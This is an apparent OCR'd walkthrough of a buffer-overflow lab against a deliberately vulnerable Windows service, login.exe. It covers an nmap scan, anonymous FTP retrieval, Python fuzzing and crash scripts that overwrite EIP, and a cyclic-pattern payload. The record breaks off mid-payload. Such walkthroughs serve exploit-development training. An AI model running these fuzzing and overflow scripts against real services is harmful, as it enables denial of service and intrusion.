





```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Mon Jun 23 11:52:45 2025 as: /usr/lib/nmap/nmap -
Nmap scan report for 10.0.2.104
Host is up (0.00015s latency).

PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0           50992 Nov 16  2020 login.exe
|_-rw-r--r--    1 0        0           28613 Nov 16  2020 login_support.dll
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.2.65
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
2371/tcp open  worldwire?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLin
, NULL, NotesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionR
ns:
|_    Password:
1 service unrecognized despite returning data. If you know the service/versi
SF-Port2371-TCP:V=7.95%I=7%D=6/23%Time=685923F3%P=x86_64-pc-linux-gnu%r(NU
SF:LL,B,"Password:\n\0")%r(GenericLines,B,"Password:\n\0")%r(GetRequest,B,
SF:"Password:\n\0")%r(HTTPOptions,B,"Password:\n\0")%r(RTSPRequest,B,"Pass
SF:word:\n\0")%r(RPCCheck,B,"Password:\n\0")%r(DNSVersionBindReqTCP,B,"Pas
```




```
❯ ftp 10.0.2.104
Connected to 10.0.2.104.
220 (vsFTPd 3.0.3)
Name (10.0.2.104:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -l
229 Entering Extended Passive Mode (|||64598|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0           50992 Nov 16  2020 login.exe
-rw-r--r--    1 0        0           28613 Nov 16  2020 login_support.dll
226 Directory send OK.
ftp> get login.exe
local: login.exe remote: login.exe
229 Entering Extended Passive Mode (|||15036|)
150 Opening BINARY mode data connection for login.exe (50992 bytes).
100% |*********************************************************************
226 Transfer complete.
50992 bytes received in 00:00 (51.40 MiB/s)
ftp> get login_support.dll
local: login_support.dll remote: login_support.dll
229 Entering Extended Passive Mode (|||63066|)
150 Opening BINARY mode data connection for login_support.dll (28613 bytes).
100% |*********************************************************************
226 Transfer complete.
28613 bytes received in 00:00 (33.35 MiB/s)
ftp> quit
221 Goodbye.
```



```
❯ strings login.exe | grep Password -A3 -B3
Received a client connection from %s:%u
Usage: %s [port_number]
If no port number is provided, the default port of %s will be used.
Password:
Mingw runtime failure:
  VirtualQuery failed for %d bytes at address %p
  Unknown pseudo relocation protocol version %d.
```




```
❯ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.0.2.15 - - [23/Jun/2025 14:41:59] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [23/Jun/2025 14:41:59] code 404, message File not found
10.0.2.15 - - [23/Jun/2025 14:41:59] "GET /favicon.ico HTTP/1.1" 404 -
10.0.2.15 - - [23/Jun/2025 14:42:02] "GET /login.exe HTTP/1.1" 200 -
10.0.2.15 - - [23/Jun/2025 14:42:02] "GET /login_support.dll HTTP/1.1" 200 -
10.0.2.15 - - [23/Jun/2025 14:44:00] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [23/Jun/2025 14:44:00] code 404, message File not found
10.0.2.15 - - [23/Jun/2025 14:44:00] "GET /favicon.ico HTTP/1.1" 404 -
```




Directory listing for /

- login.exe
- login_support.dll
- ports
- target



Este equipo › Disco local (C:) › Usuarios › Administrador › Descargas

```
Nombre                  Fecha de modificación   Tipo
hoy (2)
login_support.dll       23/06/2025 14:42        Exte
login                   23/06/2025 14:41        Apli
```




C:\Users\Administrador\Downloads\login.exe

```
Starting vulnerable software (BOF)
Called external function dll
Made by foxloxCommands

This is vulnerable software!
Do not allow access from untrusted systems or networks!n
Waiting for client connections...
```


Seleccionar Administrador: Símbolo del sistema

```
C:\Users\Administrador>netstat -an

Conexiones activas

  Proto  Dirección local          Dirección remota        Estado
  TCP    0.0.0.0:135              0.0.0.0:0               LISTENING
  TCP    0.0.0.0:445              0.0.0.0:0               LISTENING
  TCP    0.0.0.0:2371             0.0.0.0:0               LISTENING
```




C:\Users\Administrador\Downloads\login.exe


```
Starting vulnerable software (BOF)
Called external function dll
Made by foxloxCommands

This is vulnerable software!
Do not allow access from untrusted systems or networks!n
Waiting for client connections...
Received a client connection from 10.0.2.65:46196
Waiting for client connections...
```




```
❯ nc 10.0.2.15 2371
Password:
asd
```




```
  GNU nano 8.4                                                                                      exploit1.py
import socket
import sys
import time

try:
    target_ip = sys.argv[1]
    port = int(sys.argv[2])
except IndexError:
    print("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
    sys.exit()

length = 100

while True:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target_ip, port))
    s.recv(1024)
    payload = "A" * length
    s.send(payload.encode('utf-8'))
    print('[-] Data sent: %d' % length)
    s.close()
    time.sleep(1)
    length += 100
```




```
Starting vulnerable software (BOF)
Called external function dll
Made by foxloxCommands

This is vulnerable software!
Do not allow access from untrusted systems or networks!n
Waiting for client connections...
Received a client connection from 10.0.2.65:46196
Waiting for client connections...
Received a client connection from 10.0.2.65:36514
Waiting for client connections...
Received a client connection from 10.0.2.65:34964
Waiting for client connections...
Received a client connection from 10.0.2.65:34968
Waiting for client connections...
Received a client connection from 10.0.2.65:34984
Waiting for client connections...
Received a client connection from 10.0.2.65:34996
Waiting for client connections...
Received a client connection from 10.0.2.65:35012
Waiting for client connections...
Received a client connection from 10.0.2.65:35028
Waiting for client connections...
```



```
❯ python exploit1.py 10.0.2.15 2371
[-] Data sent: 100
[-] Data sent: 200
[-] Data sent: 300
[-] Data sent: 400
[-] Data sent: 500
[-] Data sent: 600
[-] Data sent: 700
[-] Data sent: 800
[-] Data sent: 900
[-] Data sent: 1000
[-] Data sent: 1100
[-] Data sent: 1200
[-] Data sent: 1300
[-] Data sent: 1400
[-] Data sent: 1500
[-] Data sent: 1600
[-] Data sent: 1700
^CTraceback (most recent call last):
```




```
❯ cat exploit2.py

File: exploit2.py

import socket
import sys

try:
    target_ip = sys.argv[1]
    port = int(sys.argv[2])
except IndexError:
    print("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
    sys.exit()

payload = "A"*2000

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip, port))
s.recv(1024)
s.send(payload.encode('utf-8'))
s.close()
```




Immunity: Consulting Services Manager
Registers (FPU)
C:\Users\Administrador\Downloads\login.exe
Run program (F9)
Running


```
Starting vulnerable software (BOF)
Called external function dll
Made by foxloxCommands

This is vulnerable software!
Do not allow access from untrusted systems or networks!n
Waiting for client connections...
```




```
❯ python exploit2.py 10.0.2.15 2371
```




```
EIP 41414141
```



```
❯ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0A
g1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am
2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3
As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4A
y5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be
6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7
Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8B
q9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx
0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1
Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2C
j3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co
```




```
❯ cat exploit3.py

File: exploit3.py

import socket
import sys

try:
    target_ip = sys.argv[1]
    port = int(sys.argv[2])
except IndexError:
    print("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
    sys.exit()

payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af
4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2
Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0A
r1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw
9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7
Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5B
